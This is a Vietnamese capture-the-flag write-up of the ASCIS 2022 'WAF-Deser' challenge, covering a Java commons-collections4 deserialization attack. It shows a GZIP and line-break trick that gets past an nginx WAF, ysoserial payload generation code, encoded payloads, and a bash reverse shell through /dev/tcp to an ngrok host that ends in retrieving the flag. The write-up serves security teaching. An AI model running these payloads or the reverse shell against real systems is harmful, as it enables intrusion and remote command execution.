



dnm MSEC @duongminh1109

Theo dõi

★ 64

1

1

Đã đăng vào thg 10 17, 2022 4:19 CH - 8 phút đọc

1.5K

5

3

Writeup WAF-Deser sơ khảo ASCIS 2022 by dnm-MSEC_ADC

...

1. Introduction

- Description:** đây là một bài thi trong mảng WEB của vòng sơ khảo SVATT 2022, một trong những challenge khá khó của cuộc thi, và chỉ có 7 đội giải được 😊

CHALLENGE 7 SOLVES X

WAF-Deser
495

What a WAF !!!

<http://34.143.130.87:4999/>


Flag SUBMIT

- Source code: <https://drive.google.com/file/d/1GNwQzvSSLIYJleHQlFV7BIDN38EFymPQ/view?usp=sharing>
- Blog clb MSEC: <https://vnsec.blogspot.com/>

2. Reconnaissance

Review application

- Truy cập vào thì tôi được giao diện như sau




+12

```
34.143.130.87:4999      x  view-source:34.143.130.87:4999  x  +
← → C A Not secure | view-source:http://34.143.130.87:4999
ine wrap □
1 Hello ASCIS
```

⇒ Nothing

Review source code

- Source code chỉ gồm 6 file như sau:



Config

- Dockerfile

```
Dockerfile > FROM
1  FROM openjdk:11-slim
2
3  COPY ./waf-deser-0.0.1-SNAPSHOT.jar /waf-deser-0.0.1-SNAPSHOT.jar
4
5  COPY ./flag /flag
6  COPY ./readflag /readflag
7
8  RUN chmod 0400 /flag
9  RUN chmod 4755 /readflag
10
11 RUN useradd -m app
12 RUN rm /usr/bin/perl*
13
14 USER app
15
16 ENTRYPOINT ["java", "-jar", "/waf-deser-0.0.1-SNAPSHOT.jar"]
17
18 EXPOSE 8080
```

→ Chú ý **FROM openjdk:11-slim**

- docker-compose.yml



↑ +12 ↓

```
docker-compose.yml
1 version: "3.3"
2 services:
3   web:
4     restart: always
5     build: .
6     image: waf-deser
7
8   waf:
9     image: nginx:1.16
10    restart: unless-stopped
11    ports:
12      - "8080:80"
13    volumes:
14      - ./nginx.conf:/etc/nginx/conf.d/default.conf
15    depends_on:
16      - web
```

- nginx.conf

```
nginx.conf
1 server {
2   listen 80;
3
4   large_client_header_buffers 4 3000; # Limit URI length upto 3000 bytes
5
6   location ~* H4sI {
7     return 403 'Deserialization of Untrusted Data Detected. (From real WAF with <3)';
8   }
9
10  location / {
11    proxy_set_header X-Forwarded-For $remote_addr;
12    proxy_set_header Host $http_host;
13    proxy_pass "http://web:8080";
14  }
15
16 }
```

→ WAF được cấu hình để chỉ chấp nhận:


- Các URI nhỏ hơn **3000** byte
- Và trong URI không được có chuỗi **H4sI**

App

- Sử dụng **jd-gui** để đọc file **waf-deser-0.0.1-SNAPSHOT.jar**



↑ +12 ↓



- Bắt đầu xem từ **pom.xml**, điểm đáng chú ý ở đây là **commons-collections4**, với tiêu đề challenge là **WAF-Deser** nên đây rất có thể bài này sẽ khai thác lỗ hổng Deserialization trên commons-collections4.

```
--  
20@<dependencies>  
21@    <dependency>  
22@        <groupId>org.springframework.boot</groupId>  
23@        <artifactId>spring-boot-starter-web</artifactId>  
24@    </dependency>  
25@  
26@    <dependency>  
27@        <groupId>org.apache.commons</groupId>  
28@        <artifactId>commons-collections4</artifactId>  
29@        <version>4.0</version>  
30@    </dependency>  
31@</dependencies>
```

- Các bạn có thể thao khảo lỗ hổng Deserialization tại [The Art of Deserialization Gadget Hunting - VNPT Cyber Immunity](#). Tôi nghĩ các bạn nên đọc hết tất cả các bài về Java Deserialization của anh [Nguyễn Tiến Giang \(Jang\)](#), một người viết về exploit Java rất hay và chi tiết.
 - Tiếp theo đến **UserController.class**

- Tiếp theo đến **UserController class**

```
@RestController
public class UserController {
    @GetMapping("/")
    public String sayHello() {
        return String.format("Hello ASCIS", new Object[0]);
    }

    @RequestMapping(value = "/info/{info}", method = RequestMethod.GET)
    public String getUser(@PathVariable("info") String info, @RequestParam(name = "compress", defaultValue = "false") Boolean isCompress) {
        String unencodedData = unEncode(info);
        String returnData = "";
        byte[] data = Base64.getMimeDecoder().decode(unencodedData);
        if (isCompress.booleanValue()) {
            InputStream is = new ByteArrayInputStream(data);
            is = new GZIPInputStream(is);
            ObjectInputStream ois = new ObjectInputStream(is);
            try {
                User user = (User)ois.readObject();
                returnData = user.getName();
                ois.close();
            } catch (Exception e) {
                returnData = "?????";
            }
        } else {
            returnData = new String(data, StandardCharsets.UTF_8);
        }
        return String.format("Hello %s", new Object[] { returnData });
    }

    private String unEncode(String s) {
        return s.replaceAll("-", "\\\\r\\\\n").replaceAll("%3D", "=").replaceAll("%2B", "\\+").replaceAll("_", "/");
    }
}
```

- Đầu tiên sẽ **unEndoe()** URI {info} và decode base64 lưu vào biến data. Hàm **unEndoe()** sẽ chỉ dùng để replace các ký tự đặc biệt

- chuyển biến data thành **ByteArray**
- giải nén bằng **GZIPInputStream**
- sau đó chuyển dữ liệu đã giải nén thành **ObjectInputStream** gọi hàm **readObject()** để Deser thành Object và ép kiểu thành **User**
- Điểm mấu chốt để **bypass WAF** của bài toán này là ở `Base64.getMimeDecoder().decode(unencodedData)` và `new GZIPInputStream(is)`
- Nhưng nginx đã được cấu hình để chặn các URI có **H4sI** mà chuỗi **H4sI** lại mà các byte magic của **GZIP** sau khi base64 encode 😐😐. Vậy thì bypass kiểu gì???

3. Idea Exploit & Bypass WAF

- Idea của tôi là:
- Tạo payload khai thác Deserialization cho **commons-collections4**
 - Sử dụng với công cụ **ysoserial** (trong bài biết này tôi sử dụng **ysoserial-modified**, về điểm cải tiến của ysoserial-modified các bạn có thể đọc thêm, **ysoserial-modified** là công cụ tôi biết được từ **ippsec** trong quá trình theo dõi anh ấy làm box [UHC - LogForge - YouTube](#))
- Tiếp đó đưa nó về kiểu **GZIPOutputStream** để bypass qua giới hạn **3000 byte** của URL, nếu sử dụng payload thông thường thì sẽ vượt quá **3000 byte** và bị WAF chặn vì vậy tôi phải dùng **GZIPOutputStream** để nén dữ liệu lại.
- Sử dụng **%0D%0A** để bypass **H4sI**, vì URL đến sẽ được decode base64, và base64 sẽ tự động remove **%0D%0A** khi decode. Lúc đầu tôi sử dụng Unicode để bypass nhưng không được @@@
- Và cần phải chú ý đến đoạn `s.replaceAll("-", "\\\r\\n")` trong hàm **unEncode()**

4. Payload

Gen data GZIPOutputStream and Bypass WAF

- Payload tôi đưa ra là:



↑ +12 ↓



```

package main;

import java.io.*;
import java.util.Base64;
import java.util.zip.GZIPOutputStream;

public class exp {
    public static void main(String args[]) throws Exception {

        Object pl = new String("MSEC_ADC");
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        GZIPOutputStream gzip0ut = new GZIPOutputStream(baos);
        ObjectOutputStream object0ut = new ObjectOutputStream(gzip0ut);
    }
}

```


- Chạy file trên tôi được payload là: H4sIAAAAAAAAFvzloG1hIHdN9jV0d7RxRkAt38l%2BA8AAAA%3D

"C:\Program Files\Java\jdk-11\bin\java.exe" "-javaagent:C:\Program
H4sIAAAAAAAAFvzloG1hIHdN9jV0d7RxRkAt38l+A8AAAA=

H4sIAAAAAAAAFvzloG1hIHdN9jV0d7RxRkAt38l%2BA8AAAA%3D

52

- <http://34.143.130.87:4999/info/H4sIAAAAAAAAFvzloG1hIHdN9jV0d7RxRkAt38l%2BA8AAAA%3D?compress=true>



→ Xem lại trong source thì là payload đã pass qua WAF và vào trong lệnh **if()** của source code vì ép kiểu sang User sai nên sẽ đi vào **Exception** và return ra **?????**

Sử dụng ysoserial và kiểm tra RCE trên local

- Import **ysoserial-modified** vào intelij và sử dụng **CommonsCollections4()**. Link hướng dẫn: [How to Add External JAR File to an IntelliJ IDEA Project? - GeeksforGeeks](#)
- Ban đầu cách làm của tôi là lưu payload vào file .bin sau đó xử lý qua FileInputStream, cách làm đó sẽ dài dòng hơn. Khi về nhà tôi đã thảo luận với một người anh về khó khăn trong việc xử lý qua FileInputStream và tôi đã nhận được một hint để có thể GZIP trực tiếp data bằng cách import file **ysoserial-modified.jar** và sử dụng các class của payload. **Cảm ơn anh rất nhiều ạ!** 😊😊😊

💡 Chú ý: sẽ phải sử dụng **jdk11** để gen payload

- Khi chạy file docker-compose tôi kiểm tra server không có các lệnh như: curl, wget, ping, touch,... vì vậy tôi phải dùng echo để kiểm tra RCE trên local sau đó sẽ dùng bash để reverse shell từ server



↑ +12 ↓

```

package main;
import ysoserial.payloads.*;
import ysoserial.payloads.util.CmdExecuteHelper;

import java.io.*;
import java.util.Base64;
import java.util.zip.GZIPOutputStream;

public class exp {
    public static void main(String args[]) throws Exception {
        // Object pl = new String("MSEC_ADC");
        CmdExecuteHelper cmd = new CmdExecuteHelper("bash", "echo 123 > /tmp/MSEC_ADC.txt");
    }
}

```

- Payload sẽ là:

```

ib2GFqlMoKsrtbjpVllB9ipTPFrqYRCG0JVd2P2STJJfmJAKbt9qL3tj8iQ2qb7I4M7+yECKz7Bn
IIIk0xL3VIjCJvBg30VS+F8PPvDjG0D9GoK2DFMIn/UoEXEk0Pq2fghk3lZpwKffFKZgFT7rHQVY
DXv4SQdN0Ixax3HgE/14uu9uw3zbsdCZdQ/7WAq32PIE2WIsw6/Dd4chhN7iwcVu6B0yQDbvVmVs
di00owV/ewgocPnyAkHoLm26H/G4Vuc74CWJqyD6P4aeo95wb/JoTbg/edQXHkh+ANHD8zbSsL1L
gjdp3BEntAkacQzhLAc2wxqotfi524G635Y0vg384GsJQFsA1gZgXbUH34mflF+H8wfWPpiDz7tf
1xcdFFuWPejQqpoWtJ7A5i0g7qg05/r0ny1kuTzWz8Qm1sf27rsS02zPN9nP5orotvLoFhjUYJUZ
hZMEinjhCVfeB5174pxW79774qvnL5Wug3gbudKRQEbv1C6IpRvfXfcek/yhPbiFbKxDbzHnpmj
RvjHNy//fvrvQbyGx8E3w50kaDgedfScZDgz93p73YxrZ0sEeEZ2F/8FEGCygCU0AAA=


H4sIAAAAAAAAAAK1WW2wUVRj%2Bz2730m0LdHvjVltEtAWZ2dKwtmyhbFvA1a1Ut3JxHzazs4ft40zMm0mbHnQYAw%2B8AIRQ3jSB9QHqkk
2082

```

```
H4%0d%0asIAAAAAAAAAAK1WW2wUVRj%2Bz2730m0LdHvjVltEtAWZ2dKwtmyhbFvA1a1Ut3JxHzazs4ft40zMm0mbHnQYAw%2B8A
```

- Kết quả:

```

app@f60c6b9fc226:/tmp$ cd /tmp
app@f60c6b9fc226:/tmp$ ls -la
total 60
drwxrwxrwt 1 root root 4096 Oct 17 07:11 .
drwxr-xr-x 1 root root 4096 Oct 15 02:55 ..
drwxr-xr-x 2 app app 4096 Oct 17 07:06 hsperfdata_app
drwxr-xr-x 2 root root 4096 Aug 2 05:52 hsperfdata_root
drwx----- 2 app app 4096 Oct 17 07:06 tomcat-docbase.8080.11297000049377021248
drwx----- 2 app app 4096 Oct 15 02:55 tomcat-docbase.8080.6175892303096758537
drwx----- 3 app app 4096 Oct 15 14:47 tomcat.8080.10119865873788358333
drwx----- 3 app app 4096 Oct 15 06:57 tomcat.8080.10153493567289832421
drwx----- 3 app app 4096 Oct 16 17:56 tomcat.8080.10805167063761068202
drwx----- 3 app app 4096 Oct 17 07:06 tomcat.8080.11641037201933411555
drwx----- 3 app app 4096 Oct 15 05:25 tomcat.8080.11714607358638039465
drwx----- 3 app app 4096 Oct 17 07:05 tomcat.8080.1703696270988327567
drwx----- 3 app app 4096 Oct 15 14:49 tomcat.8080.3952180959209643033
drwx----- 3 app app 4096 Oct 16 17:57 tomcat.8080.9017494594475681148
drwx----- 3 app app 4096 Oct 15 02:55 tomcat.8080.9231595633580243743

```

Request	Response							
Pretty	Raw	\n	Actions	Pretty	Raw	Render	\n	Actions
<pre>1 GET /info/H4%0d%0asIAAAAAAAAAAK1WW2wUVRj%2Bz2730m0LdHvjVltEtAWZ2dKwtmyhbFvA1a1Ut3JxHzazs4ft4 OzMMn0mbHnQYAv%2B8AIRQ3jSB9QHqkkTo8REE59MvMUHExOMCfHBjxUTSNQQL%2BZm0e4utNItssnCmfnP_3_n O_tnLlfwGcaDHZcmpEEiymqMGkouqGw2WcsatELiyLv3x55ed4LnjjUmMopmoCQrOcLkiEx3WDQmuCWlrcUxOr yaLEAA84EHtWNnCAVJHmaCmiXizUTR1W1M1PvvU8og5nC1CFp5jHdyCtargwn_vnFb9vmg196wJOA2iyVdRTT7A 14EUgC6tiCEUU62x04nuisJ7rrz2XriVNldWSJDPeuhKHLKqPSMr_bty5tuarND3gAbMDocoDHLER12OKY1RaPZC kqRzy7%2B3HXqYoOHSaalIo2k4GQWuHuLM0luSedSpuh07tuB%2BNvGXvxQ3hcPX7wU8maawC8cjMucaYZ_6C h8eqVlnQYBB2EkeVtJx4MHMcwZDwjAEDuiRgWppQsWpRQjVBORG1NEkViqbKZAHjXkTusSP7FRUnoPyzozBSNeu 4Q0nBpKog3nf21kuXz3wTxaxLgU%2BJGTMQFNgMesUlCmTmAn5qdkCRZ1wpc6YKpmnEvnXVuBywbU99_WPN9aY 3eqCuwkS37UyB9B8QUxmZhZ2sMHP9XmcvR6wR%2BHhrSiZanGnrbyGWrEVXarhSVsjjKiyKipTOzDKspY117U 6nRFPjTMifMS6s5Ab60JuXpnaFKMgOLM5qAxrRusYLFJg29gJWncJDKZ1CWO80A_sEfuoEvSNRf6ipyue8HSImG ck9qd05m2x%2B4NR1V%2By_8fnfH32C070vEgIvPByA3QHYeoBHCawxqaFI6iGmC4zmc_FxAuRJAg0L%2BXVIU</pre>	<pre>1 HTTP/1.1 200 2 Server: nginx/1.16.1 3 Date: Mon, 17 Oct 2022 07:12:44 GMT 4 Content-Type: text/html; charset=UTF-8 5 Content-Length: 11 6 Connection: close 7 8 Hello ?????</pre>							



↑ +12 ↓

```
app@f60c6b9fc226:/tmp$ cd /tmp
app@f60c6b9fc226:/tmp$ ls -la
total 60
drwxrwxrwt 1 root root 4096 Oct 17 07:11 .
drwxr-xr-x 1 root root 4096 Oct 15 02:55 ..
drwxr-xr-x 2 app app 4096 Oct 17 07:06 hsperfdata_app
drwxr-xr-x 2 root root 4096 Aug 2 05:52 hsperfdata_root
drwx----- 2 app app 4096 Oct 17 07:06 tomcat-docbase.8080.11297000049377021248
drwx----- 2 app app 4096 Oct 15 02:55 tomcat-docbase.8080.6175892303096758537
drwx----- 3 app app 4096 Oct 15 14:47 tomcat.8080.10119865873788358333
drwx----- 3 app app 4096 Oct 15 06:57 tomcat.8080.10153493567289832421
drwx----- 3 app app 4096 Oct 16 17:56 tomcat.8080.10805167063761068202
drwx----- 3 app app 4096 Oct 17 07:06 tomcat.8080.11641037201933411555
drwx----- 3 app app 4096 Oct 15 05:25 tomcat.8080.11714607358638039465
drwx----- 3 app app 4096 Oct 17 07:05 tomcat.8080.1703696270988327567
drwx----- 3 app app 4096 Oct 15 14:49 tomcat.8080.3952180959209643033
drwx----- 3 app app 4096 Oct 16 17:57 tomcat.8080.9017494594475681148
drwx----- 3 app app 4096 Oct 15 02:55 tomcat.8080.9231595633580243743
app@f60c6b9fc226:/tmp$ ls -la
total 64
drwxrwxrwt 1 root root 4096 Oct 17 07:12 .
drwxr-xr-x 1 root root 4096 Oct 15 02:55 ..
-rw-r--r-- 1 app app 4 Oct 17 07:12 MSEC_ADC.txt
drwxr-xr-x 2 app app 4096 Oct 17 07:06 hsperfdata_app
drwxr-xr-x 2 root root 4096 Aug 2 05:52 hsperfdata_root
drwx----- 2 app app 4096 Oct 17 07:06 tomcat-docbase.8080.11297000049377021248
drwx----- 2 app app 4096 Oct 15 02:55 tomcat-docbase.8080.6175892303096758537
drwx----- 3 app app 4096 Oct 15 14:47 tomcat.8080.10119865873788358333
drwx----- 3 app app 4096 Oct 15 06:57 tomcat.8080.10153493567289832421
drwx----- 3 app app 4096 Oct 16 17:56 tomcat.8080.10805167063761068202
drwx----- 3 app app 4096 Oct 17 07:06 tomcat.8080.11641037201933411555
drwx----- 3 app app 4096 Oct 15 05:25 tomcat.8080.11714607358638039465
drwx----- 3 app app 4096 Oct 17 07:05 tomcat.8080.1703696270988327567
drwx----- 3 app app 4096 Oct 15 14:49 tomcat.8080.3952180959209643033
drwx----- 3 app app 4096 Oct 16 17:57 tomcat.8080.9017494594475681148
drwx----- 3 app app 4096 Oct 15 02:55 tomcat.8080.9231595633580243743
app@f60c6b9fc226:/tmp$ cat MSEC_ADC.txt
123
```

⇒ Như vậy tôi đã RCE thành công. Ở đây mặc dù return ????? nhưng vẫn RCE được là do hàm readObject() sẽ được thực thi xong thì mới tiến hành ép kiểu sang User mà do đó tôi sẽ RCE được trước khi bị Exception nên response luôn là Hello ?????

5. Get Flag

- Setup:

```
# nc -nvlp 4444
listening on [any] 4444 ...
```

```
ngrok
Visit http://localhost:4040/ to inspect, replay, and modify your requests

Session Status          online
Account                 ██████████@gmail.com (Plan: Free)
Update                  update available (version 3.1.0, Ctrl-U to update)
Version                3.0.6
Region                 Asia Pacific (ap)
Latency                124ms
Web Interface          http://127.0.0.1:4040
Forwarding             tcp://0.tcp.ap.ngrok.io:17129 -> localhost:4444

Connections            ttl     opn     rt1     rt5     p50     p90
                        0       0      0.00    0.00    0.00    0.00
```

- Payload revershell:



↑ +12 ↓



```
package main;
import ysoserial.payloads.*;
import ysoserial.payloads.util.CmdExecuteHelper;

import java.io.*;
import java.util.Base64;
import java.util.zip.GZIPOutputStream;

public class exp {
    public static void main(String args[]) throws Exception {

//        Object pl = new String("MSEC_ADC");
        CmdExecuteHelper cmd = new CmdExecuteHelper("bash", "bash -c 'bash -i >& /dev/tcp/0.tcp.ap.n
```

pxQ09QSHkRkYiMeGwtGxzQNb/LAD0xEtU5FAJJJd3JLrgWLzFSkePEHYCXEGdAR7Y9oQxBMHHJLT
1XpqzZo6hS0sFh+Kbx+0Dcbi03dEcQu9qbsqJGADuLArIyj8rwMPePHTY90c/JYMCYbPIEp4fBN8
e7Z+AGTBUmxFp9cSRuEBfAZtBVgFY+wchHboQC1mPI5/N5PdaThkGYbtSceQjTqhy5on0A1r0GIt
jm2Mz016x23Sk17hNm653WpPLun2QehBCz6CHpx+doCfuirbnoI/TGt8NvgJqmrwHs/goGj7tBg
+mhTaCh91BMaTr8PicMLlqdRa5cE79m4IwZoA7Th04BTLtgIq6HZZKdyL+p+Uz0W17NjsdMH3T5Y
4401jR6LJ3+Ufhkt7l9zf45F9z5VXXQMblr2GESrRhrU0gIbG3B1Wx3al6v/bDDLNYm7Eps0Tuxd
dxA7ZM23W8+0uux2seyWDGjCKtNKpwiU8ToUqr8t2rfIK13fvvv5l89dqL4W8bbcw5TKHB4LXPUc
UbsT3nYnPnPsUI7cYLZlvNcRI7aoFqoR/euPz7mZd34iu9CZ5ZRpKyZkfU1rPJcHb+tZ6WC9fPVQEw
RvaV/wV6WYwwQw4AAA==

H4sIAAAAAAAAK1WS2wbVRS9z44_cRza0L9%2BCHEpbZ2WzDiN09RxmjRpaTG4NGDTD15E4_GrM%2B14xp1P6nQBKh


```
drwx----- 1 root root 4096 Aug  2 05:52 root
drwxr-xr-x  3 root root 4096 Aug  1 00:00 run
drwxr-xr-x  2 root root 4096 Aug  1 00:00 sbin
drwxr-xr-x  2 root root 4096 Aug  1 00:00 srv
dr-xr-xr-x 13 root root 0 Oct 16 02:51 sys
drwxrwxrwt  1 root root 4096 Oct 16 02:51 tmp
drwxr-xr-x  1 root root 4096 Aug  1 00:00 usr
drwxr-xr-x  1 root root 4096 Aug  1 00:00 var
-rw-r--r--  1 root root 18245251 Oct 10 04:41 waf-deser-0.0.1-SNAPSHOT.jar
app@5d8837598d2f:/$ ./readflag
./readflag
ASCIS{OH Mime B@s364!T1me 2 le4rN Seriou5ly!!!!}
```

→ Flag là: ASCIS{0H Mime B@s364!T1me 2 le4rN Seri0U5ly!!!!}

6. Conclusion

- Đây là một challenge **Deserialization Java** khá hay ho, rất tiếc là tôi đã không thể hoàn thành nó trong thời gian cuộc thi do không đủ thời gian. Vì quá bối rối ở challenge thứ nhất (bài về SQL Injection), tôi đã mất cả buổi sáng cho nó rồi đến trưa nhận ra là mình quét nhầm METHOD 😞

